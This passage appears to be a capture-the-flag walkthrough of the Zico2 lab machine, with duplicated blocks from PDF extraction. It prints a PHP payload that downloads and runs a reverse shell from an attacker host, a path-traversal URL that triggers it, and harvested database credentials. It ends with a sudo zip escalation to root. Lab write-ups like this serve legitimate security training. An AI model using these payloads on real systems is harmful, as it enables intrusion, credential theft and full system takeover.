
```
<?php system("wget http://10.0.2.13/phpshell.txt -O /tmp/phpshell.php; php /tmp/phpshell.php"); ?>
```

The “phpshell.txt” is :

```
<?php $sock=fsockopen("10.0.2.13",4444);exec("/bin/sh -i <&3 >&3 2>&3"); ?>
```





## Zico2 : 1 – Capture The Flag



Prepare a netcat listener at port 4444 at Parrot Security OS VM. Go to the `http://10.0.2.31/view.php?page=../../../../usr/databases/hack.php` and reload. The PHP reverse shell is obtained.


## Zico2 : 1 – Capture The Flag



## Privilege Escalation


Go to the “home” directory of “zico” and find a directory of “wordpress” where “wp-config.php” is located. The password of the “zico” is found. Try to login the box via SSH and succeeded.

```
/** MySQL database username */  
define('DB_USER', 'zico');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'sWfCsfJSPV9H3AmQzw8');
```




```
[samiux@parrot]~[/infosec/zico2]  
$nc -lvp 4444  
listening on [any] 4444 ...  
10.0.2.31: inverse host lookup failed: Unknown host  
connect to [10.0.2.13] from (UNKNOWN) [10.0.2.31] 58913  
/bin/sh: 0: can't access tty; job control turned off  
$ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
$ cd /home  
$ ls  
zico  
$ cd zico  
$ ls  
bootstrap.zip  
joomla  
startbootstrap-business-casual-gh-pages  
to do.txt  
wordpress  
wordpress-4.8.zip  
zico-history.tar.gz  
$
```

## Zico2 : 1 – Capture The Flag



```
bootstrap.zip
joomla
startbootstrap-business-casual-gh-pages
to_do.txt
wordpress
wordpress-4.8.zip
zico-history.tar.gz
$ cd wordpress
$ ls
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
$
```



```
* * MySQL settings
* * Secret keys
* * Database table prefix
* * ABSPATH
*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'zico');

/** MySQL database username */
define('DB_USER', 'zico');

/** MySQL database password */
define('DB_PASSWORD', 'sWfCsfJSPV9H3AmQzw8');


/** MySQL hostname */
define('DB_HOST', 'zico');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * @since 2.6.0
 * @access private
 */
```

## Zico2 : 1 – Capture The Flag




```
[samiux@parrot]~$ ssh 10.0.2.31 -lzico
zico@10.0.2.31's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

zico@zico:~$ id
uid=1000(zico) gid=1000(zico) groups=1000(zico)
zico@zico:~$
```

Check the “sudo -l” and find that “tar” and “zip” can be ran without sudo password.



```
[samiux@parrot]~$ ssh 10.0.2.31 -lzico
zico@10.0.2.31's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


zico@zico:~$ id
uid=1000(zico) gid=1000(zico) groups=1000(zico)
zico@zico:~$ sudo -l
Matching Defaults entries for zico on this host:
  env_reset, exempt_group=admin, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User zico may run the following commands on this host:
  (root) NOPASSWD: /bin/tar
  (root) NOPASSWD: /usr/bin/zip
zico@zico:~$
```

Run the following command to get root :

```
touch test
```

```
sudo zip test.zip test -T --unzip-command="python -c 'import pty;pty.spawn("/bin/bash")'"
```



```


[samiux@parrot]~$ ssh 10.0.2.31 -l zico
zico@10.0.2.31's password:
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

zico@zico:~$ id
uid=1000(zico) gid=1000(zico) groups=1000(zico)
zico@zico:~$ sudo -l
Matching Defaults entries for zico on this host:
  env_reset, exempt_group=admin, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zico may run the following commands on this host:
  (root) NOPASSWD: /bin/tar
  (root) NOPASSWD: /usr/bin/zip
zico@zico:~$ touch test
